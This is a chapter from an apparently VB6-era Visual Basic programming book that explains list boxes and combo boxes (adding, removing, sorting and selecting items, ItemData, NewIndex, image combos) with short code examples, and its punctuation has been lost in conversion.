Making List Boxes Scroll Horizontally

Using Checkmarks In A List Box

Clearing A List Box

Creating Simple Combo Boxes, Drop-Down Combo Boxes, And Drop-Down List Combo Boxes

Adding Items To A Combo Box

Responding To Combo Box Selections

Removing Items From A Combo Box

Getting The Current Selection In A Combo Box

Sorting A Combo Box

Clearing A Combo Box

Locking A Combo Box

Getting The Number Of Items In A Combo Box

Setting The Topmost Item In A List Box Or Combo Box

Adding Numeric Data To Items In A List Box Or Combo Box

Determining Where An Item Was Added In A Sorted List Box Or Combo Box

Using Images In Combo Boxes

In Depth

In this chapter, we re going to take a look at two popular Visual Basic controls: list boxes and combo boxes. These controls present the user with a list of items that the user can select from, and every Windows user is familiar with them.

List boxes do just what their name implies: display a list of items. The user can make a selection from that list, and Visual Basic will inform our program what s going on. Because list boxes can use scroll bars if a list gets too long, these controls are very useful to present long lists of items in a way that doesn t take up too much space.

Combo boxes are list boxes combined with text boxes. With combo boxes, you can give users the option of selecting from a list (usually a drop-down list activated when users click the downwards-pointing arrow at right in a combo box) or typing their selections directly into the text box part of the combo box.

List boxes and combo boxes share many properties, so it makes sense to look at them in the same chapter. The reason they share so many properties is that the basis of working with list boxes and combo boxes is item selection. For example, if your program lists various books for sale, you can present their titles in a list; clicking a book s name can display more information about the selected book. If you want to let the user set font size in a program, you might present font sizes in a combo box, and when the user selects a font size, the program can then read the selected size from the combo box.

Both list boxes and combo boxes are controls intrinsic to Visual Basic (in other words, you don t have to add them). You add list boxes to a form with the List Box tool, which is fifth down on the right in the toolbox in Figure 8.1, and combo boxes with the Combo Box tool, which is the fifth tool down on the left in the toolbox. There s nothing special about these controls here you just add them as usual with the tools in the toolbox.

Figure 8.1 The List Box tool and the Combo Box tool.

In overview, here s how you work with both list boxes and combo boxes: To add or delete items in one of these controls, use the **AddItem** or **RemoveItem** methods. You can use the **List**, **ListCount**, and **ListIndex** properties to enable a user to access items in the control (or you can add items to the list by using the **List** property at design time). When the user makes a selection, you can determine which item was selected with the **ListIndex** or **Text** properties.

Both list boxes and combo boxes have **Click** and **DblClick** events, and the way you

use these events depends on how you ve defined your user interface (in other words, does clicking an item to select it in one of these controls launch an action, or does the user have to double-click the item?). It s important to realize that a combo box really is a text box and a list box the **Click** events only work for the list part of a combo box. When the user makes changes to the text box part of the combo box by typing into that text box, a **Change** event (as is usual for text boxes) is triggered.

That s how you use the list box events: **Click** when the user clicks the list box, and **DblClick** when the user double-clicks it. For combo boxes, it s a little more complex: **Click** when the user clicks an item, **DblClick** when the user double-clicks an item (the **Style** of the combo box must be set to **Simple**, **Style = 1**, for the **DblClick** event to work), and **Change** when the user enters text. Note in particular that when the user makes a selection in a combo box s list box that changes the text in the text box, a **Change** event is *not* triggered; the **Change** event only occurs when the user types text into the combo box.

That s all the overview we need we ll turn to the Immediate Solutions now.

Immediate Solutions

Adding Items To A List Box

The Testing Department is calling again, and they re telling you to get rid of all the beautiful buttons that you ve placed on the main form of your program. But, you say, it s a program that lets the user buy computer parts. We have to list what computer parts are available. That s just it, they say, a list should go in a list box.

So you ve added your list box, and now it s staring at you: a blank white box. How do you add items to the list box?

You can add items to a list box at either design time or at runtime. At design time, you can use the **List** property, which is a very handy array of the items in the list box; and at runtime, you can use both the **List** property and the **AddItem()** method. Here s how you use the **List** property in code (keep in mind that you can get or set items in the list box with the **List** array):

```
ListBox.List(index) [= string]
```

How do you keep track of the total number of items in a list box? You use the **ListCount** property; that is, if you loop over the **List** array, you ll use **ListCount** as the maximum value to loop to.

At design time, you can add items directly to your list box by typing them into the **List** property in the Properties window. Selecting the **List** property displays a drop-down list (which is appropriate considering you re filling a list box), and you can type item after item into the list box that way.

At runtime, you can either use the indexed **List** property as detailed previously, or the **AddItem()** method this way:

```
Private Sub Form_Load()
    List1.AddItem ( Item 1 )
    List1.AddItem ( Item 2 )
    List1.AddItem ( Item 3 )
    List1.AddItem ( Item 4 )
End Sub
```

Running this code gives us the list box in Figure 8.2.

Figure 8.2 Placing items in a list box.

We should note that when you place items in a list box, they are stored by index, and you can refer to them by their index with the **List** property. See the next topic for more details.

Referring To Items In A List Box By Index

When you add items to a list box, each item is given an *index*, and you can refer to the item in the list box using this index (for example, you can get the item s text by using the **List** property: **List(*index*)**). The first item added to a list box gets the index 0, the next index 1, and so on.

When the user selects an item in a list box, you can get the selected item s index with the list box s **ListIndex** property. Let s see an example to make this clear. Here, we might just add four items, Item 0 to Item 3, to a list box this way with **AddItem()**:

```
Private Sub Form_Load()
    List1.AddItem ("Item 0")
    List1.AddItem ("Item 1")
    List1.AddItem ("Item 2")
    List1.AddItem ("Item 3")
End Sub
```

This code places the four items into the list box with indexes 0 through 3 like this:

```
List(0) = "Item 0"
List(1) = "Item 1"
List(2) = "Item 2"
List(3) = "Item 3"
```

Now we can refer to the items in the list box by index using the **List** property as **List(0)**, **List(1)**, and so on. When the user clicks the list, causing a **Click** event, we can display the item number the user clicked with the **ListIndex** property, which holds the index of the currently selected item:

```
Private Sub List1_Click()
    MsgBox "You clicked item " & Str(List1.ListIndex)
End Sub
```

You can also change an item s index with its **Index** property like this:

```
List(index).Index = 3
```

In addition, you can sort items in a list box see Sorting A List Box later in this chapter.

Responding To List Box Events

Now you ve created your new list box, and it s a beauty. The boss is very pleased with it when you show your new program at the company s expo. The boss clicks the list box with the mouse and nothing happens. The boss asks, Didn t you connect that list box to code? Oh, you think.

Click And DblClick

You use two main events with list boxes: **Click** and **DblClick**. How you actually use them is up to you, because different programs have different needs. For example, if a list box sets a new font that doesn t become active until a font chooser dialog box is closed, it s fine to respond to the **Click** event to display a sample of the font the user has selected in a text box. On the other hand, if you display the names of programs to launch in a text box, you should probably launch a program only after a user double-clicks it in the list box to avoid mistakes.

You use the **Click** event just as you use the **Click** event in a button, with a **Click** event handler. Here, we display the item in the list box the user has clicked, using the **ListIndex** property (you can get the selected item s text with **List1.List(ListIndex)** or with **List1.Text**):

```
Private Sub List1_Click()
    MsgBox "You clicked item " & Str(List1.ListIndex)
End Sub
```

And displaying the selected item is the same for **DblClick** you just add a **DblClick** handler with the code you want:

```
Private Sub List1_DblClick()
    MsgBox "You clicked item " & Str(List1.ListIndex)
End Sub
```

Note, by the way, that a **DblClick** event also triggers the **Click** event, because to double-click an item, you must first click it.

Multiselect List Boxes

List boxes can also be multiselect list boxes (see Using Multiselect List Boxes later in this chapter), which means the user can select a number of items in the list box. If your list box is a multiselect box, you can determine which items the user has selected by using the **Selected** property this way:

```
For intLoopIndex = 0 To List1.ListCount - 1
    If List1.Selected(intLoopIndex) Then
...
    End If
Next intLoopIndex
```

Removing Items From A List Box

The Testing Department is calling again how about letting the users customize your program? You ask, what do you mean? Well, they say, let s give the user some way of removing the 50 fine French cooking tips from the list box.

You can remove items from a list box at design time simply by deleting them in the **List** property. At runtime, you use the **RemoveItem()** method. Here s an example; in this case, we add four items, Items 0 through 3 to a list box:

```
Private Sub Form_Load()
    List1.AddItem ("Item 0")
    List1.AddItem ("Item 1")
    List1.AddItem ("Item 2")
    List1.AddItem ("Item 3")
End Sub
```

Item 0 has index 0 in the list box, Item 1 has index 1, and so on. To remove, say, Item 1 when the user clicks a command button, we can use **RemoveItem** and pass it the item s index:

```
Private Sub Command1_Click()
    List1.RemoveItem 1
End Sub
```

Running the program and clicking the button gives the result shown in Figure 8.3. Now we re able to remove items from a list box.

Figure 8.3 Removing an item from a list box.

TIP: You should note that removing an item from a list box changes the indexes of the remaining items. After you remove Item 1 in the preceding example, Item 2 now gets index 1 and Item 3 gets index 2. If you want to change those indexes back to their original values, set the items **Index** properties.

Sorting A List Box

You re very proud of your new program s list box, which lists *all* the classical music

recordings available for the last 40 years. But the Testing Department isn t so happy. They ask, Can t you *alphabetize* that list?

You can alphabetize the items in a list box by setting its **Sorted** property to True (it s False by default) at design time or runtime. That s all it takes. (In fact, I ve known lazy programmers who sorted arrays of text by placing the text into a hidden list box and then read it back to save writing the code for the string comparisons!)

TIP: You should know, however, that sorting a list box can change the indexes of the items in that list box (unless they were already in alphabetical order). After the sorting is finished, the first item in the newly sorted list has index 0, the next index 1, and so on. If you want to change the indexes of the items back to their original values, you can set their **Index** properties.

Determining How Many Items Are In A List Box

You want to loop over the items in your list box to find out if a particular item is in the list, but you need to know how many items are in the list box in order to set up the loop. How can you set up the loop?

You can use the **ListCount** property to determine how many items are in a list box. When setting up loops over the items in a list box, you should note that **ListCount** is the total number of items in a list, whereas index values start at 0, not 1. This means that if you re looping over indices, you should loop to **ListCount 1**, not **ListCount**.

Let s see an example. Here, we ll search a list box to see if it has an item whose caption is Item 1 . First, we set up the loop over the indexes of the items in the list box:

```
Private Sub Command1_Click()
    Dim intLoopIndex As Integer
    For intLoopIndex = 0 To List1.ListCount - 1
...
    Next intLoopIndex
End Sub
```

Then we check the caption of each item, checking for the caption Item 1 , and report if we find that item:

```
Private Sub Command1_Click()
    Dim intLoopIndex As Integer
    For intLoopIndex = 0 To List1.ListCount - 1
        If List1.List(intLoopIndex) = "Item 1" Then
            MsgBox "Found item 1!"
```

```
        End If
    Next intLoopIndex
End Sub
```

Determining If A List Box Item Is Selected

The big point of list boxes is to let the user make selections, of course, and there are a number of properties to handle that process. Here s an overview.

You get the index of the selected item in a list box with the **ListIndex** property. If no item is selected, **ListIndex** will be 1.

You can get the text of a list s selected item as **List1.Text** or **List1.List(List1.ListIndex)**.

You can use a list box s **Selected** array to determine if individual items in the list box are selected or not. Let s see an example to see how that works; in this case, we ll loop over the elements in the list box until we find the selected one.

We start by loading items into the list box when the form loads:

```
Private Sub Form_Load ()
    List1.AddItem ("Item 0")
    List1.AddItem ("Item 1")
    List1.AddItem ("Item 2")
    List1.AddItem ("Item 3")
    List1.AddItem ("Item 4")
    List1.AddItem ("Item 5")
    List1.AddItem ("Item 6")
    List1.AddItem ("Item 7")
End Sub
```

When the user clicks a command button, we can indicate which item is selected in the list box by displaying that item s caption in a message box. We just loop over all the items in the list box:

```
Private Sub Command1_Click ()
    Dim intLoopIndex
    For intLoopIndex = 0 To List1.ListCount - 1
...
    Next intLoopIndex
End Sub
```

And we check the **Selected** array for each item to find the selected item:

```
Private Sub Command1_Click ()
    Dim intLoopIndex
    For intLoopIndex = 0 To List1.ListCount - 1
        If List1.Selected(intLoopIndex) Then
            MsgBox "You selected " & List1.List(intLoopIndex)
        End If
    Next intLoopIndex
End Sub
```

Note that list boxes can support multiple selections if you set their **MultiSelect** property to True. See the next topic in this chapter to see how to handle selections in multiselect list boxes.

Using Multiselect List Boxes

Everyone s very pleased with your new program to sell classical music CDs except for the Sales Department. Why, they want to know, can the user only buy one CD at a time? Well, you explain, the program uses a list box to display the list of CDs, and when the user makes a selection, the program orders that CD. They ask, How about using a multiselect list box? So what s that?

A multiselect list box allows the user to select a number of items at one time. You make a list box into a multiselect list box with the **MultiSelect** property. The user can then select multiple items using the Shift and Ctrl keys. Here are the possible settings for **MultiSelect**:

" *0* Multiple selection isn t allowed (this is the default).

" *1* Simple multiple selection. A mouse click or pressing the spacebar selects or deselects an item in the list. (Arrow keys move the focus.)

" *2* Extended multiple selection. Pressing the Shift key and clicking the mouse or pressing the Shift key and one of the arrow keys extends the selection from the previously selected item to the current item. Pressing the Ctrl key and clicking the mouse selects or deselects an item in the list.

TIP: The **DblClick** event isn t very useful with multiselect list boxes, because when you click the list box a second time, every item but the one you ve clicked is deselected. In addition, a **Click** event is generated each time the user selects a new item, and you might want to wait until all selections are made before taking action. This is why you often use a command button to initiate action after a user selects items in a multiselect list box. Take a look at the following example to see how this works.

Let s see an example of a multiselect list box at work. In this case, we ll have two list boxes, **List1** and **List2**, as well as a command button displaying an arrow (here, we ll just give a button the caption > to display the arrow). Set **List1** s **MultiSelect** property to 1. When the user selects a number of items in **List1** and clicks the button with an arrow, we ll copy the selected items in **List1** to **List2**, as in Figure 8.4.

Figure 8.4 Selecting multiple items in a multiselect list box.

We start by loading items into **List1** when the form loads:

```
Private Sub Form_Load ()
    List1.AddItem ("Item 0")
    List1.AddItem ("Item 1")
    List1.AddItem ("Item 2")
    List1.AddItem ("Item 3")
    List1.AddItem ("Item 4")
    List1.AddItem ("Item 5")
    List1.AddItem ("Item 6")
    List1.AddItem ("Item 7")
End Sub
```

Next, when the user clicks the command button to indicate he has made all the selections he wants, we loop over the list this way:

```
Private Sub Command1_Click ()
    Dim intLoopIndex
    For intLoopIndex = 0 To List1.ListCount - 1
...
    Next intLoopIndex
End Sub
```

In the loop, we see which items were selected and move them to the other list box, **List2**:

```
Private Sub Command1_Click ()
    Dim intLoopIndex
    For intLoopIndex = 0 To List1.ListCount - 1
        If List1.Selected(intLoopIndex) Then
            List2.AddItem List1.List(intLoopIndex)
        End If
    Next intLoopIndex
End Sub
```

The result appears in Figure 8.4, where we re letting the user make multiple selections using the mouse, Shift, and Ctrl keys.

Note that we looped over every item in the list box to see if it was selected or not is this necessary? Aren t there **SelStart** and **SelLength** properties for the list box as there are for text boxes? Those properties don t exist for list boxes, because the selected items in a multiselect list box may not be contiguous, which also means that we do indeed have to loop over all items in the list box, checking each one

individually to see if it s been selected.

Making List Boxes Scroll Horizontally

It s a pity that there s so little vertical space for the list box in your new program s layout the user can only view 4 of the more than 40 items in the list box at once. Can t you make a list box work horizontally instead of vertically?

Yes you can, if you break up the list into *columns* using the **Columns** property. When that property is set to 0, the default, the list box presents just a vertical list to the user. When you set the **Columns** property to another value, the list box displays its items in that number of columns instead.

Let s see an example can multiselect list boxes also be multicolumn list boxes? They sure can; take a look at Figure 8.5.

Figure 8.5 A multiselect multicolumn list box.

In this example, we ve just set **List1** s **Columns** property to 2 and used the same code we developed for our multiselect example, which transfers selected items from **List1** to **List2** when the user clicks the command button (if you ve made **List1** large, you might have to make it smaller before it will display the items in a number of columns rather than one large column):

```
Private Sub Command1_Click ()
    Dim intLoopIndex
    For intLoopIndex = 0 To List1.ListCount - 1
        If List1.Selected(intLoopIndex) Then
            List2.AddItem List1.List(intLoopIndex)
        End If
    Next intLoopIndex
End Sub
```

Now the user can select multiple items from the columns in **List1** and transfer them to **List2** at the click of a button.

Using Checkmarks In A List Box

The Aesthetic Design Department has sent you a memo. People are so tired, they write, of standard list boxes. Can t you punch them up a little in your program, *SuperDuperTextPro*? Suppressing your immediate response, which is to tell the Aesthetic Design Department just what you think of them in rather direct terms, you give the problem a little thought. Well, you decide, I could use those new checkmark list boxes.

When you use checkmark list boxes, selected items appear with a checkmark in front of them. You can make a list box into a checkmark list box with its **Style** property, which can take these values:

" *0* Standard list box (the default)

" *1* Checkmark list box

For example, the list box in Figure 8.6 has its **Style** property set to 1, making it a checkmark list box.

Figure 8.6 Using checkmark list boxes.

TIP: By default, checkmark list boxes can support multiple selections; the **MultiSelect** property of these list boxes must be set to 0.

Clearing A List Box

It s time to load new items into a list box do you really have to clear the old items out one at a time with **RemoveItem**?

You can use the **Clear** method to clear a list box. Nothing could be easier (so be careful there s no undelete function here!). You just use clear like this: ***List*.Clear**.

Here s how that looks in code; in this case, we re clearing a list box, **List1**, when the user clicks a command button:

```
Private Sub Command1_Click()
    List1.Clear
End Sub
```

Creating Simple Combo Boxes, Drop-Down Combo Boxes, And Drop-Down List Combo Boxes

Combo boxes are those controls that usually display a text box and a drop-down list. In fact, you might think there is only one kind of combo box, but there are really *three* types, and you select which type you want with the combo box s **Style** property. The default type of combo box is probably what you think of when you think of combo boxes, because, as mentioned, it is made up of a text box and a drop-down list. However, you can also have combo boxes where the list doesn t drop down (the list is always open, and you have to make sure to provide space for it when you add the combo box to your form) and combo boxes where the user can only select from the list.

Here are the settings for the combo box **Style** property:

" **VbComboDropDown** 0; drop-down combo box. Includes a drop-down list and a text box. The user can select from the list or type in the text box. (This the default.)

" **VbComboSimple** 1; simple combo box. Includes a text box and a list, which doesn t drop down. The user can select from the list or type in the text box. The size of a simple combo box includes both the edit and list portions. By default, a simple combo box is sized so that none of the list is displayed. Increase the **Height** property to display more of the list.

" **VbComboDrop-DownList** 2; drop-down list. This style allows a selection only from the drop-down list. This is a good one to keep in mind when you want to restrict the user s input; however, if you want to use this one, you should also consider simple list boxes. The selected item appears in the (read-only) text box.

Adding Items To A Combo Box

You ve added a new combo box to your program, and it looks great. When you run it, however, all you see is Combo1 in it. How do you add items to your combo box?

A combo box is a combination of a text box and a list box, so at design time, you can change the text in the text box part by changing the **Text** property. You change the items in the list box part with the **List** property (this item opens a drop-down list when you click it in the Properties window) at design time.

At runtime, you can add items to a combo box using the **AddItem()** method, which adds items to the list box part. You can also add items to the list box using the **List** property, which is an indexed array of items in the list box. If you want to set text in the text box, set the combo box s **Text** property.

Here s an example; in this case, we add four items to a combo box s list:

```
Private Sub Form_Load()
    Combo1.AddItem ("Item 0")
    Combo1.AddItem ("Item 1")
    Combo1.AddItem ("Item 2")
    Combo1.AddItem ("Item 3")
End Sub
```

You can also add items to the list with the **List** property. Here we create a fifth item and give it a caption this way:

```
Private Sub Form_Load()
    Combo1.AddItem ("Item 0")
    Combo1.AddItem ("Item 1")
    Combo1.AddItem ("Item 2")
    Combo1.AddItem ("Item 3")
    Combo1.List(4) = "Item 4"
End Sub
```

That s it the result appears in Figure 8.7.

Figure 8.7 A newly filled combo box.

Responding To Combo Box Selections

So you ve installed a new combo box in your program, *SuperDuperTextPro*, to let the

user select new text font sizes, and the combo box is staring at you just a blank box. How do you connect it to your code?

Combo boxes are combinations of text boxes and list boxes, and that combination means that there are two sets of input events: **Change** events when the user types into the text box and **Click** or **DblClick** when the user uses the mouse. Note that, unlike standard list boxes, you cannot make multiple selections in a combo box s list box.

Change Events

When the user changes the text in a combo box, a **Change** event occurs, just as it does when the user types in a standard text box. You can read the new text in the text box with the **Text** property. For example, here s how we display the new text in the combo box every time the user changes that text by typing:

```
Private Sub Form_Load()
    Combo1.AddItem ("Item 0")
    Combo1.AddItem ("Item 1")
    Combo1.AddItem ("Item 2")
    Combo1.AddItem ("Item 3")
End Sub

Private Sub Combo1_Change()
    MsgBox "New text is: " & Combo1.Text
End Sub
```

TIP: Here s a fact that takes many programmers by surprise: no **Change** event occurs when you use the mouse to select an item in a combo box s list, even if doing so changes the text in the combo s text box. The only event that occurs is **Click** (or **DblClick**) when the user uses the mouse.

Click Events

You can also get **Click** events when the user makes a selection in the list box using the mouse. You can determine which item the user clicked using the combo s **ListIndex** property (which holds the index of the clicked item) or get that item s text using the **Text** property, because when you click an item, it is made the new selected item in the text box. Here s an example using the **ListIndex** property; in this case, we report to the user which item in the combo box he has clicked:

```
Private Sub Form_Load()
    Combo1.AddItem ("Item 0")
    Combo1.AddItem ("Item 1")
    Combo1.AddItem ("Item 2")
    Combo1.AddItem ("Item 3")
End Sub
```

```
Private Sub Combo1_Click()
    MsgBox "You clicked item " & Str(Combo1.ListIndex)
End Sub
```

DblClick Events

You might expect that where there are **Click** events there are **DblClick** events, and that s true but for simple combo boxes only (**Style = VbComboSimple**, where **VbComboSimple** is a Visual Basic constant that equals 1). When you click an item in the list part of a combo box once, the list closes, so it s impossible to double-click an item except in simple combo boxes, where the list stays open at all times.

For simple combo boxes, then, we can support the **DblClick** event this way:

```
Private Sub Form_Load()
    Combo1.AddItem ("Item 0")
    Combo1.AddItem ("Item 1")
    Combo1.AddItem ("Item 2")
    Combo1.AddItem ("Item 3")
End Sub

Private Sub Combo1_DblClick()
    MsgBox "You double clicked item " & Str(Combo1.ListIndex)
End Sub
```

Removing Items From A Combo Box

Just as with list boxes, you can remove items from combo boxes using the **RemoveItem()** method. You just pass the index of the item you want to remove from the combo box s list to **RemoveItem()**.

Here s an example. In this case, we can add four items to a combo box, Items 0 through 3, when the combo box s form loads:

```
Private Sub Form_Load()
    Combo1.AddItem ("Item 0")
    Combo1.AddItem ("Item 1")
    Combo1.AddItem ("Item 2")
    Combo1.AddItem ("Item 3")
End Sub
```

Next, we remove Item 1 in the list this way:

```
Private Sub Command1_Click()
    Combo1.RemoveItem 1
End Sub
```

And that s it now Item 1 is gone (see Figure 8.8).

Figure 8.8 Removing an item from a combo box.

TIP: You should note that removing an item from a combo box changes the indexes of the remaining items. After you remove Item 1 in the preceding example, Item 2 now gets Index 1 and Item 3 gets Index 2. If you want to change those indexes back to their original values, set the items **Index** properties.

Getting The Current Selection In A Combo Box

When you make a selection in a combo box, that new selection appears in the combo box s text box, so it s easy to get the current selection you just use the combo box s **Text** property.

For example, say we ve added these items to a combo box:

```
Private Sub Form_Load()
    Combo1.AddItem ("Item 0")
    Combo1.AddItem ("Item 1")
    Combo1.AddItem ("Item 2")
    Combo1.AddItem ("Item 3")
End Sub
```

Then, when the user clicks a command button, we can get the text of the current selection in the combo box this way, using the **Text** property.

```
Private Sub Command1_Click()
    MsgBox "New text is: " & Combo1.Text
End Sub
```

That s the way to do it when you need to know what the current selection in a combo box is, you can use the **Text** property.

You can also get the currently selected item s index in the combo box s list using the

ListIndex property. If no selection is made (for instance, when the form first loads and the combo s text box is empty), this property will return 1. If the user has altered the selection by typing into the text box (in other words, so the selected item no longer matches the item the combo box s list), **ListIndex** will also be 1. And if the user opens the combo box s list and then clicks outside that list without making a selection, **ListIndex** is set to 1.

Here s an example in which we display the index of the currently selected item using **ListIndex**. First, we fill the combo box with items:

```
Private Sub Form_Load()
    Combo1.AddItem ("Item 0")
    Combo1.AddItem ("Item 1")
    Combo1.AddItem ("Item 2")
    Combo1.AddItem ("Item 3")
End Sub
```

Then we can display the index of the current selection when the user clicks a command button using **ListIndex** this way:

```
Private Sub Command1_Click()
    MsgBox Str(Combo1.ListIndex)
End Sub
```

TIP: If you want to restrict the user s input to items from the combo box s list, set the combo box s **Style** property to **VbComboDrop-DownList**, a predefined Visual Basic constant whose value is 2. In this style of combo boxes, the user cannot type into the text part of the control.

Sorting A Combo Box

You ve been newly commissioned to write the guidebook to the local zoo with Visual Basic, and everything looks great except for one thing. The program features a combo box with a list of animals that the user can select to learn more about each animal, and it would be great if you could make that list appear in alphabetical order. The zoo, however, keeps adding and trading animals all the time. Still, it s no problem, because you can leave the work up to the combo box itself if you set its **Sorted** property to True (the default is False).

For example, say we set the **Sorted** property to True for a combo box, **Combo1**. Now it doesn t matter in what order you add items to that combo box

```
Private Sub Form_Load()
    Combo1.AddItem ("zebra")
    Combo1.AddItem ("tiger")
    Combo1.AddItem ("hamster")
    Combo1.AddItem ("aardvark")
End Sub
```

because all the items will be sorted automatically. The sorted combo box appears in Figure 8.9. Now you ll be able to handle the animals from aardvark to zebra automatically.

Figure 8.9 Sorting the items in a combo box.

TIP: You should know, however, that sorting a combo box can change the indexes of the items in that combo box (unless they were already in alphabetical order). After the sorting is finished, the first item in the newly sorted combo list has Index 0, the next Index 1, and so on. If you want to change the indexes of the items back to their original values, you can set their **Index** properties.

Clearing A Combo Box

It s time to put new items into a combo box but does that mean you have to delete all the current items there one by one with **RemoveItem()**?

No, you can clear a whole combo box at once with the **Clear()** method. Here s an example. First, we add items to a combo box:

```
Private Sub Form_Load()
    Combo1.AddItem ("Item 0")
    Combo1.AddItem ("Item 1")
    Combo1.AddItem ("Item 2")
    Combo1.AddItem ("Item 3")
End Sub
```

Then we can clear the combo box when the user clicks a command button:

```
Private Sub Command1_Click()
    Combo1.Clear
End Sub
```

Note that there is no unclear method! Once you remove the items from a combo box, they re gone until you expressly add them again.

Locking A Combo Box

You can *lock* a combo box by setting its **Locked** property to True. When locked, the user cannot enter text in the combo s text box and cannot make selections from the combo s list (although if the list is drop-down, it will still open). However, when programmers think of locking a combo box, it s not usually the **Locked** property that they want.

The more common operation is to restrict the user s ability to enter text in a combo box so that he must instead select one of the items in the combo s list. You can make sure that the user can t enter text in the combo box s text box by setting the combo box s **Style** property to **VbComboDrop-DownList**. Here are the settings for the combo box **Style** property:

" **VbComboDropDown** 0; drop-down combo box. Includes a drop-down list and a text box. The user can select from the list or type in the text box. (This is the default.)

" **VbComboSimple** 1; simple combo box. Includes a text box and a list, which doesn t drop down. The user can select from the list or type in the text box. The size of a simple combo box includes both the edit and list portions. By default, a simple combo box is sized so that none of the list is displayed; size the combo box to display more of the list.

" **VbComboDrop-DownList** 2; drop-down list. This style allows a selection only from the drop-down list. This is a good one to keep in mind when you want to restrict the user s input, but if you want to use this one, you should also consider simple list boxes.

Besides locking or setting the **Style** property of a combo box, you can also disable a

combo box, of course, by setting its **Enabled** property to False; however, this grays out the control and makes it completely inaccessible. Another option is to make the combo box disappear by setting its **Visible** property to False (setting the **Visible** property to True makes the combo box reappear).

Getting The Number Of Items In A Combo Box

You re trying to bend over backwards to make your program user-friendly and have let the user add items to the main combo box. But now you need to see if he has added a particular item to the combo box. How do you find out how many items there are in the combo box currently so you can set up your loop?

You can use a combo box s **ListCount** property to determine how many items are in the combo box s list. Let s see how to use **ListCount** in an example. Here, we ll search the items in a combo box for one particular item with the caption Item 1 , and if we find it, we ll display a message box.

We start by setting up our loop over the indexes of all the items in the combo box this way (note that we subtract 1 from **ListCount** because indices are zero-based):

```
Private Sub Command1_Click()
    Dim intLoopIndex As Integer
    For intLoopIndex = 0 To Combo1.ListCount - 1
...
    Next intLoopIndex
End Sub
```

Then we search the indexed **List** property for the item we want and, if we find it, report that fact to the user:

```
Private Sub Command1_Click()
    Dim intLoopIndex As Integer
    For intLoopIndex = 0 To Combo1.ListCount - 1
        If Combo1.List(intLoopIndex) = "Item 1" Then
            MsgBox "Found item 1!"
        End If
    Next intLoopIndex
End Sub
```

Setting The Topmost Item In A List Box Or Combo Box

One of the properties of list and combo boxes, the **TopIndex** property, has fooled a lot of programmers, because according to Microsoft, this property lets you set the topmost item in a list box or combo box s list. However, what that seems to mean is not exactly how it works.

When you set a list box or combo box s **TopIndex** property to some value, the items in the list are *not* reordered (if you want to reorder them, use the items **Index** properties or the control s **Sorted** property). What **TopIndex** does is to set the topmost *visible* item in the list in those cases where not all items in the list are visible (in other words, if the list has scroll bars on the side).

Let s see an example. Here we place some items into a simple combo box (in other words, a simple combo box has its list permanently open and its **Style** property is set to **VbComboSimple**, whose value is 1):

```
Private Sub Form_Load()
    Combo1.AddItem ("Item 0")
    Combo1.AddItem ("Item 1")
    Combo1.AddItem ("Item 2")
    Combo1.AddItem ("Item 3")
End Sub
```

When the user clicks a command button, we can make Item 2 topmost in the visible portion of the list:

```
Private Sub Command1_Click()
    Combo1.TopIndex = 2
End Sub
```

The result appears in Figure 8.10. When you click the button, the list scrolls automatically so Item 2 is the topmost visible item (note that this scrolling operation only occurs if not all items in the list are visible at once).

Figure 8.10 Making an item topmost.

TIP: The reason for **TopIndex** s existence is to make life easier for users when they are working with long lists. Each time they reopen a list, it s a pain to have to scroll down to the former location just to be able to select the following item. For this reason, programs often remember the last-selected item in a list and make that topmost when the list is opened again.

Adding Numeric Data To Items In A List Box Or Combo Box

You ve been asked to write the employee phone directory program and place a combo box with all the employee s names in the middle of a form. Now how do you connect phone numbers to the names?

You can use a list box s or combo box s **ItemData** array to hold **Long** integers, because that array is indexed in the same way as the control s items themselves are indexed. That is, you can store numeric data for Item 5 in the list or combo box in **ItemData(5)**.

Let s see an example to make this easier. Here, we add four items to a combo box when its form loads:

```
Private Sub Form_Load()
    Combo1.AddItem ("Item 0")
    Combo1.AddItem ("Item 1")
    Combo1.AddItem ("Item 2")
    Combo1.AddItem ("Item 3")
...
```

Next, we add numeric data to each item in the combo box:

```
Private Sub Form_Load()
    Combo1.AddItem ("Item 0")
    Combo1.AddItem ("Item 1")
    Combo1.AddItem ("Item 2")
    Combo1.AddItem ("Item 3")

    Combo1.ItemData(0) = 0
    Combo1.ItemData(1) = 111
    Combo1.ItemData(2) = 222
    Combo1.ItemData(3) = 333
End Sub
```

Now when the user clicks an item in the combo box, we can indicate what that item s numeric data is with a message box:

```
Private Sub Combo1_Click()
    MsgBox "Data for the clicked item is: " & _
        Str(Combo1.ItemData(Combo1.ListIndex))
End Sub
```

In this way, you re able to store more than just text for list or combo box items.

TIP: Associating simple numbers with your list or combo box items isn t enough?

What if you have more data? Try using the **ItemData** value as an index into an array of data structures instead.

Determining Where An Item Was Added In A Sorted List Box Or Combo Box

You re letting the user customize a combo box by adding items to the combo box, and in code, you place data into the **ItemData** array for this item after it s been added. But there s a problem this is a *sorted* combo box (or list box), which means you don t know the item s actual index when it s added, and you therefore don t know its index in the **ItemData** array. How can you find out where the item was placed in the sorted combo box?

You can use the control s **NewIndex** property to determine the index of the most recently added item to the control. For example, let s say that the user can add items to a sorted combo box by placing the text of the new item in a text box and clicking a command button:

```
Private Sub Command1_Click()
    Combo1.AddItem (Text1.Text)
End Sub
```

The index of the new item in the sorted list is now in the **NewIndex** property, so we can add data to the new item s entry in the **ItemData** array (if you don t know what this array does, see the previous topic) and display that data in a message box this way:

```
Private Sub Command2_Click()
    Combo1.ItemData(Combo1.NewIndex) = 10000
    MsgBox "Data for the new item is: " & _
        Str(Combo1.ItemData(Combo1.NewIndex))
End Sub
```

Using Images In Combo Boxes

We ve seen in this book that you can add images to menus and to buttons. Can you add images to combo boxes? Yes, you can, using *image combo* boxes.

Image combo boxes are one of the Windows common controls, so you have to add those controls to your project. Here s how you install image combo boxes step-by-step:

1. Select the Project|Components menu item.

2. Select the Controls tab in the Components box that opens.

3. Click the Microsoft Windows Common Controls item in the Components box now, and click on OK to close the Components box, adding the common controls to the toolbox.

4. Draw a new image combo box in your program.

5. To store the images for the image combo box, you ll need an image list control (another of the Windows common controls), so add one of those to your program as well by drawing it on your form (the control will not appear at runtime).

6. Right-click the image list control now, and select Properties in the menu that appears in order to open the property pages, as shown in Figure 8.11.

Figure 8.11 The Images tab of the image list property pages.

7. Click the Images tab in the image list s property pages now, and use the Insert Picture button to insert all the images you want to use in the image list, as also shown in Figure 8.11 (where we re using solid colors for each image).

8. Close the image list property page by on clicking OK.

9. Right-click the image combo control now and select the Properties item in the menu that opens.

